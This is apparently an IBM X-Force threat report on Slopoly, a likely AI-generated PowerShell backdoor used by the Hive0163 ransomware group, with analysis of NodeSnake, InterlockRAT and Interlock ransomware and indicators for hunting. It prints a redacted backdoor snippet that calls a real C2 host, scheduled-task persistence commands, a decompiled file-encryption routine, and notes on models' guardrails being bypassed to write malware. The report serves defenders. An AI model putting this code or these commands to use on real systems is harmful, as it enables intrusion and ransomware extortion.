

A Slopoly start to AI-enhanced ransomware attacks

By Golo Mühr

Published: 2026-03-12 · Archived: 2026-05-14 02:00:49 UTC

In early 2026, IBM X-Force discovered a likely AI-generated novel malware which we are dubbing “Slopoly,” used during a ransomware attack. The operators are part of a group tracked as Hive0163, whose main objective is extortion through large-scale data exfiltration and ransomware. Evidence of AI adoption among high-profile cybercrime groups signals the start of a fundamental shift of dynamics within the threat landscape. Although still relatively unspectacular, AI-generated malware such as Slopoly shows how easily threat actors can weaponize AI to develop new malware frameworks in a fraction of the time it used to take.

The observed activity falls under the category of AI-driven malware development, which is arguably more accessible than [agentic AI](#) at this current stage. However, X-Force assesses that this represents only the initial phase of an emerging arms race between adversarial AI and defenders. There are already reports of maliciously used [agentic AI](#) and [AI-integrated malware](#), which allow models to make decisions during all phases of the attack chain or during development and testing of advanced command-and-control (C2) frameworks. As weaponizable AI becomes increasingly accessible to threat actors across varying skill levels, the threat intelligence industry—and cybersecurity as a whole—will be compelled to redefine itself.

- Hive0163 is a cluster of financially motivated threat actors responsible for several major global ransomware attacks deploying Interlock ransomware.
- The group is associated with several private crypters and backdoor malware including NodeSnake, InterlockRAT, JunkFiction loader and Interlock ransomware.
- In early 2026, X-Force observed Hive0163 deploying a likely AI-generated malware dubbed “Slopoly” during a ransomware attack, allowing the group to maintain persistent access to the server for more than a week.
 - Slopoly was deployed during the later stages of the attack, which could indicate that the threat actor likely used the C2 framework in a live-fire exercise style.
 - Notably, the naming of variables indicates the model intended to design the script for a malicious purpose, meaning any model guardrails, if present, were successfully circumvented. X-Force is unable to determine which model was used to generate Slopoly; however, the quality suggests it was produced by a less advanced model.
- Although still in the early stages, the [adversarial use of AI is accelerating](#)—and it’s poised to significantly reshape the threat landscape, forcing defenders to fundamentally rethink today’s security paradigms.

During a [ransomware](#) engagement, X-Force discovered a PowerShell script deployed on an infected server. The script appears to be the client component of a novel C2 framework we named “Slopoly.” It was likely generated by a builder, inserting a timestamp and static configuration values such as a session ID, mutex name, C2 URL and beacon intervals. Although not recovered during the investigation, the builder deployed Slopoly into

“C:\ProgramData\Microsoft\Windows\Runtime\” and established persistence via a scheduled task called “Runtime Broker.”

Analysis

Analysis of the script strongly suggests it was developed by a [large language model](#) (LLM). The code shows similarities with typical AI-generated software, such as extensive comments, logging, error handling and accurately named variables. It contains an unused Jitter function, which may have been the result of iterative LLM-assisted development. Another strong indicator is the fact that comments describe the script as “Polymorphic C2 Persistence Client.” However, the script does not possess any advanced techniques and can hardly be considered polymorphic, since its unable to modify its own code during execution. The builder may however generate new clients with different randomized configuration values and function names, which is standard practice among malware builders.

```

1  # Polymorphic C2 Persistence Client
2  # Generated: <redacted timestamp>
3  # Session ID: <redacted>
4
5  # Initialize script scope variables
6  $script:SessionId = "<redacted>"
7  $script:MutexHandle = [System.Threading.Mutex]::new($false, "<redacted>")
8  if (-not $script:MutexHandle.WaitOne(0, $false)) { exit }
9  $script:C2Url = "https://plurfestivalgalaxy.com:443/api/commands"
10 $script:HeartbeatInterval = 30 # Heartbeat every 30 seconds
11 $script:CommandPollInterval = 50 # Command polling every 50 seconds
12 $script>LastCommandPoll = 0
13 $script:CommandId = $null
14
15 function MoveLast {
16     $wc = New-Object System.Net.WebClient
17     $wc.Headers.Clear()
18     $wc.Headers.Add("User-Agent", "<redacted>/1.0")
19     $wc.Headers.Add("Content-Type", "application/json; charset=utf-8")
20     $wc.Encoding = [System.Text.Encoding]::UTF8
21     return $wc
22 }
23
24 function ShortWeak {
25     $ErrorActionPreference = "SilentlyContinue"
26
27     # Variables are now initialized at script level
28 }
29

```

Fig. 1: Redacted snippet of Slopolystart script

The script is a fully functional backdoor, and begins by collecting basic system information which it sends as JSON data to its C2 server’s “/api/commands” endpoint in an HTTP POST “heartbeat” beacon. An example beacon looks like this:

```
{
  "action": "heartbeat",
  "bot_ip": "<public_IP>",
  "elevated": "<true/false>",
  "session_id": "<session_id>",
  "user": "<username>",
  "bot": "<computername>"
}
```

Slopoly sends such a heartbeat every 30 seconds, and polls for a new command every 50 seconds (“action”:”wait_command”). Commands received from the server are executed via **cmd.exe**, and the results are relayed back to the server. The malware also maintains a detailed log file, **persistence.log**, that rolls over once, as soon as it reaches a size of 1 MB.

According to VirusTotal and a user [on X](#), the C2 server displayed the following login panel during the time of activity:




Fig. 2: C2 panel displayed on plurifestivalgalaxy[.]com (94.156.181[.]89). Credit to @Fact_Finder03.

Impact

From a plainly technical standpoint, the script is mediocre at best. In AI-generated software fashion, it claims to be more advanced than it actually is. Notably, the naming of variables indicates the model intended to design the script for a malicious purpose, meaning any model guardrails, if present, were successfully circumvented. X-Force is unable to determine which model was used to generate Slopoly; however, the quality suggests it was produced by a less advanced model.

Hive0163 used Slopoly to maintain persistent access to the infected server for more than a week. Unfortunately, X-Force was not able to recover any of the commands run on the infected machine during the timeframe of execution.

The use of several additional backdoors during the intrusion, and the fact that Slopoly was deployed during the later stages of the attack indicate that the threat actor likely used the C2 framework in a manner similar to a live-fire exercise style. Soon after X-Force's discoveries, Palo Alto's Unit 42 published their [2026 Global Incident Response Report](#), which called out similar observations of AI use during ransomware engagements. Evidence of a PoV-like use of AI-generated malware among high-profile ransomware groups shows their willingness to adapt, and should send a signal that these could soon become a predominant part of cybercrime actors' arsenals. To reaffirm [Unit 42's](#) assessment: the introduction of AI-generated malware does not pose a new or sophisticated threat from a technical standpoint. It disproportionately enables threat actors by reducing the time an operator needs to develop and execute an attack.

The intrusion observed by X-Force began with a successful ClickFix attack. [ClickFix](#) is a [social engineering technique](#), which uses various methods to manipulate users into unknowingly executing a malicious PowerShell script, by copying it into the Windows Run dialog box. Often, victims are confronted with a CAPTCHA-like verification page, which stores a malicious script into the clipboard and prompting them to press the keyboard commands "Win+R" (open Windows Run), followed by "Ctrl+V" (paste clipboard) and "Enter" (execute script). This initial access enabled the deployment of further payloads as shown in the simplified infection chain below:




Fig. 3: Simplified infection diagram

In this case, the PowerShell payload installed a NodeJS-based malware called NodeSnake on the system. NodeSnake is the first stage of a larger malware command-and-control (C2) framework heavily used by a threat actor tracked by X-Force as Hive0163. According to our observations, the framework spans a number of client implementations of varying capabilities in PowerShell, PHP, C/C++, Java and JavaScript for both Windows and Linux. These components have widely been reported as “InterlockRAT” ([Fortinet](#), [eSentire](#)) but despite its name, the final ransomware payloads may not be limited to Interlock only. NodeSnake typically communicates with its C2 server via HTTP POST and supports the following commands, or a subset, depending on architecture and build:

ID	Name	Functionality
0	EXE	Downloads and executes a .EXE payload

1	DLL	Downloads and executes a .DLL payload
2	JS	Downloads and executes a JavaScript payload
3	SHELL_COMMAND	Runs a shell command, and returns the results
4	ACTIVE	Parses delay and timeout values and changes beacon intervals
5	AUTORUN	Establishes persistence on the infected device (depends on OS)
6	OFF	The malware exits its own process
7	UPDATE	The malware updates itself

The follow-on payload observed in this case is another, more capable JavaScript-based backdoor version identified as InterlockRAT. It supports C2 via web sockets, and a larger list of commands. Its most notable features are the ability to establish a SOCKS5 tunnel, and setup a direct reverse shell on the infected machine.

ID	Name	Functionality
0x5	SOCKS5	Establish SOCKS5 tunnel in new thread
0x6	SLEEP	Set new sleep interval
0x7	DISCONNECT	Disconnect from the server
0xB	OFF	The malware exits its own process
0xC	DELETE	The malware deletes itself
0x21	FILE_GET_SOCKS	Read data from SOCKS5 tunnel
0x22	FILE_PUT_SOCKS	Write data to SOCKS5 tunnel
0xA0	TERMINAL	Setup reverse shell in new thread
0xA1	TERMINAL_COMMAND	Execute single shell command and return the results
0xE0	UPDATE	The malware updates itself
0xFF	PING	Send a single beacon

Both malware samples contain a list of Cloudflare tunnel domains and a smaller list of IP addresses as hardcoded C2 servers.

During the course of the intrusion, Hive0163 used the backdoor to deploy Slopoly, as well as tooling commonly seen in other ransomware incidents including “AzCopy” and “Advanced IP Scanner.”

Hive0163 specializes in post-compromise activity that operates several custom backdoors to facilitate long-term access to corporate environments for large-scale data exfiltration and ransomware deployments. X-Force is

tracking various suspected relationships with [ex-ITG23](#) crypter developers and malware developers/operators including [Broomstick](#) (aka Oyster/CleanUpLoader), Supper (aka SocksShell), PortStarter, SystemBC and Rhysida ransomware. According to X-Force's current visibility, rather than operating in silos, there are several dynamic subclusters with access to private crypters, malware frameworks and ransomware variants, likely developed at least partially by members of the group.

For initial access, Hive0163 is known to leverage ClickFix and malvertising and reportedly also relies on initial access brokers (IAB) such as [TA569 \(SocGholish malware\)](#) and [TAG-124 \(Landupdate808, KongTuke\)](#) TDS.

The Windows version of the Interlock ransomware discovered in the incident, is a 64-bit portable executable (PE) file that is packaged using JunkFiction loader. The loader is deployed to the temporary folder in a user profile on the targeted system, typically, in a folder named with a single digit number.

Optionally, Interlock can be executed with arguments to control how it operates or to enable additional functionality. Interlock supports the following arguments:

`-d <directory>` Encrypt specified directory `-f <filename>` Encrypt specified file `-del` Delete Interlock encryptor `-s` Execute as scheduled task `-r` Release files using the Restart Manager `-u (New)` Stores encrypted session keys in files under `C:\!_KEYS_FOR_DECRYPT_!\` instead of inside the encrypted files

Interlock will attempt to execute with System privileges via the Windows Task Scheduler if the `-s` option is provided.

The following command will be executed to create the scheduled task:

```
schtasks /create /sc DAILY /tn "\"TaskSystem\""/tr "\"cmd /C cd %s && %s\""/st 20:00 /ru system > nul
```

The scheduled task will be started using this command:

```
schtasks /run /tn TaskSystem > nul
```

Finally, the scheduled task will be deleted to remove traces of it:

```
schtasks /delete /tn TaskSystem /f > nul
```

Interlock will encrypt files in a specified directory if the `-d` option is set. Otherwise, it enumerates the logical disk drives on the system and traverses the directories on each drive scanning for files to encrypt. It begins to encrypt targeted files on the available logical drives with the system drive being processed last.

Interlock will iterate through the directories on each drive, skipping any directories contained in the following list:

- \$Recycle.Bin
- Boot
- Documents and Settings
- PerfLogs
- ProgramData
- Recovery

- System Volume Information
- Windows
- \$RECYCLE.BIN
- AppData
- WindowsApps
- Windows Defender
- WindowsPowerShell
- Windows Defender Advanced Threat Protection

Interlock will also not encrypt files with the following extensions:

- .bat
- .bin
- .cab
- .cmd
- .com
- .cur
- .diagcab
- .diagcfg
- .diagpkg
- .drv
- .hlp
- .hta
- .ico
- .msi
- .ocx
- .psm1
- .scr
- .sys
- .iniThumbs
- .db
- .url
- .dll
- .exe
- .ps1

Prior to encryption, Interlock attempts to append the file extension **!.NT3RLOCK**, **.int3R1Ock** or a similar file extension to each file that is encrypted.

Interlock will attempt to release the file if unable to rename the file due to another process having a lock on it. It will also release the file if the **-r** option is set. Interlock uses the *Restart Manager* API that is part of the Windows operating system to identify processes that have locked the file that it is attempting to encrypt. Interlock will use the *Restart Manager* to stop the process if needed then proceed with encrypting the file.

In each directory it encrypts files in, Interlock leaves a ransom note named **FIRST_READ_ME.txt** (or similar).

Encryption is a combination of AES and RSA, implemented through the statically linked *OpenSSL* library (version 3.5.0). Interlock uses AES-GCM to encrypt files via a session key that is generated for each individual file. Each session key is encrypted using RSA with a public key for which the threat actor possesses the associated private key. The encrypted session key is appended to each file, unless the option **-u** is used.

```

encrypted_session_key_size = 0x400;
strcpy(new_filename, original_filename);
strcat(new_filename, ".int3R10ck");
if ( !rename(original_filename, new_filename)
    || (*_errno() == 13 && !zf_acl_set_permissions(original_filename)
    || (result = zf_r_option_set(), result) && (result = zf_restart_manager(original_filename)) == 0)
    && (result = rename(original_filename, new_filename)) == 0 )
{
    if ( !zf_try_open_file_get_size(new_filename, &Stream, &size) )
    {
        zf_gen_random_session_key(buf, 0x30u);
        v3 = zf_evp_encrypt_rsa_4096(buf, 0x30, Buffer, &encrypted_session_key_size);
        Stream_1 = Stream;
        if ( v3 != -1 && encrypted_session_key_size == 0x200 )
        {
            n512 = 0x200;
            encrypted_session_key_size = 0x202;
            fseeko64(Stream, 0, SEEK_END);
            fwrite(Buffer, 1u, encrypted_session_key_size, Stream_1);
            fseeko64(Stream_1, 0, SEEK_SET);
            zf_evp_encrypt_aes_gcm(Stream_1, buf, &v9, size);
            return fclose(Stream_1);
        }
        fclose(Stream);
    }
    return rename(new_filename, original_filename);
}
return result;

```

Fig. 4: Screenshot of Interlock file encryption function

Interlock will delete itself from the system if the **-del** option is set. It does this by dropping an embedded Dynamic-Link Library (DLL) to disk in the temporary folder of the user that executed it. The DLL is named using the following pattern with a *wasd* file extension: **tmp<rand_digits>.wasd**. The DLL is very basic consisting of a function *remove()* that is a wrapper for the Windows API function of the same name. The DLL is executed using **rundll32.exe**:

`rundll32.exe %TMP%/tmp<rand_digits>.wasd, run <Interlock_filepath>`

The same remove DLL is also used with the Supper backdoor and the downloader variant of the JunkFiction Loader.

With rapidly advancing LLM technology, the cost of developing software has already declined significantly over the past year—a trend that is likely to continue. As expected, this affects all forms of software, including [malware](#). X-Force believes this shift will fundamentally alter the dynamics of the malware threat landscape, compelling defenders and the threat intelligence community to adapt to these emerging technologies.

First and foremost, as widely discussed already, the immediate effects of adversarial use of AI is expected to act as a force multiplier for attackers. This is a numbers game, and is not yet likely to bring noticeable upgrades in terms

of malware sophistication, contrary to the AI malware “doom and gloom” hype spread during the early days of AI. However, as evident in traditional malware, attackers often don’t need fancy techniques and implementations to be successful—they use whatever works. Therefore, underestimating this effect is one of the biggest mistakes defenders can make.

On the threat intelligence side, the industry often relies on malware for attribution and for estimating actors’ capabilities. With a rise of ephemeral malware, which can be single use and re-developed on the fly, this equation will change. Disparate, largely similar malicious C2 clients will become significantly more difficult to attribute to a single developer in the future, knowing that the effort needed to create it is just a fraction of what it used to be. Even worse, spotting LLM-generated malware will become more difficult as well. Script-based malware such as Slopolo may still contain several obvious giveaways, but for compiled payloads this is a much more complex problem.

Looking into the future, AI-generated malware is only the first stage in a new arms race between defenders and attackers. The second stage is the use of agentic AI, and AI-integrated malware, which allow models to make decisions during all phases of the attack chain or during development and testing of advanced C2 frameworks. These technological improvements are already being adopted in singular cases, either by highly-capable and well-resourced actors or as proof-of-concepts ([PromptSpy](#), [PromptLock](#), [PROMPTFLUX](#), [VoidLink](#)). Similarly to the first stage of AI adoption, threat actors will integrate these into their attacks at varying timelines. While Hive0163 may still be in an early phase of AI adoption, the future potential of state-of-the-art AI technologies in the hands of an already highly disruptive threat actor poses an imminent risk to defenders.

Finally, the impact on the [threat landscape](#) will primarily depend on threat actors’ accessibility of weaponizable AI. State-sponsored actors may have access to proprietary AI technology, while other well-resourced actors may use paid AI services (or stolen API keys) attempting to evade their security mechanisms. But most actors are likely to rely on free and anonymous AI access or self-hosted models. An uncontrolled release of technologies without sufficient security measures could unleash a Pandora’s box, which is something defenders should be prepared for.

X-Force recommends defenders:

- Implement security measures against ClickFix, such as disabling the “Win+R” command, or monitoring the RunMRU registry key.
- Prioritize behavior-based detections as opposed to relying on signature-based or malware-specific detection mechanisms.
- Hunt for the Hive0163-associated IoCs below in your environment.

Indicator	Indicator type	Context
-----------	----------------	---------

0884e5590bdf3763f8529453fbd24ee46a3a460bba4c2da5b0141f5ec6a35675	SHA256	Redacted Slopoly script (uploaded to VirusTotal by X-Force)
plurfestivalgalaxy[.]com	Domain	Slopoly C2 server domain (no longer active)
94[.]156[.]181[.]89	IPv4	Slopoly C2 server IP address
77[.]42[.]75[.]119	IPv4	C2 server associated with Hive0163
23[.]227[.]203[.]123	IPv4	C2 server associated with Hive0163
172[.]86[.]68[.]64	IPv4	C2 server associated with Hive0163
bridal-custody-private-bodies[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
corner-teacher-guam-characterization[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
yen-hansen-cartoon-aims[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
cigarette-assumed-biotechnology-checklist[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
meet-noted-tax-qualification[.]trycloudflare[.]com	Domain	C2 server associated with

		Hive0163
liverpool-patterns-lanes-specified[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
jane-practitioner-lightning-preservation[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
misc-elliott-mouth-leading[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
playback-attributes-interviews-processing[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
postal-ssl-converted-quantity[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
forget-canal-chancellor-mas[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
chronic-dividend-amendments-das[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
planners-mixing-edmonton-endless[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
baseline-include-priority-bar[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
specials-storm-height-warriors[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
safe-accepted-salem-early[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163

bits-promotions-turned-editions[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
logan-practitioners-percent-cartridges[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
eugene-examinations-contained-timber[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
moore-cgi-pen-drove[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
screenshots-executive-joins-hammer[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
coffee-lloyd-families-excluded[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
communist-flying-provision-calendar[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
lamp-voters-biodiversity-phillips[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
rpm-chicken-during-staying[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
module-source-tree-diverse[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
offers-listing-screenshot-alpha[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163

electrical-protect-molecular-underground[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
silk-lift-porter-correctly[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
wives-bufing-humans-prot[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
describe-absent-operational-seventh[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
edinburgh-packaging-sense-idol[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163
gzip-picked-istanbul-maple[.]trycloudflare[.]com	Domain	C2 server associated with Hive0163

IBM X-Force Premier Threat Intelligence is now integrated with OpenCTI by Filigran, delivering actionable threat intelligence about this threat activity and more. Access insights on threat actors, malware, and industry risks. Install the X-Force [OpenCTI Connector](#) to enhance detection and response, strengthening your cybersecurity with IBM X-Force's expertise. Get a [30-Day X-Force Premier Threat Intelligence trial](#) today.

Source: <https://www.ibm.com/think/x-force/slopoly-start-ai-enhanced-ransomware-attacks>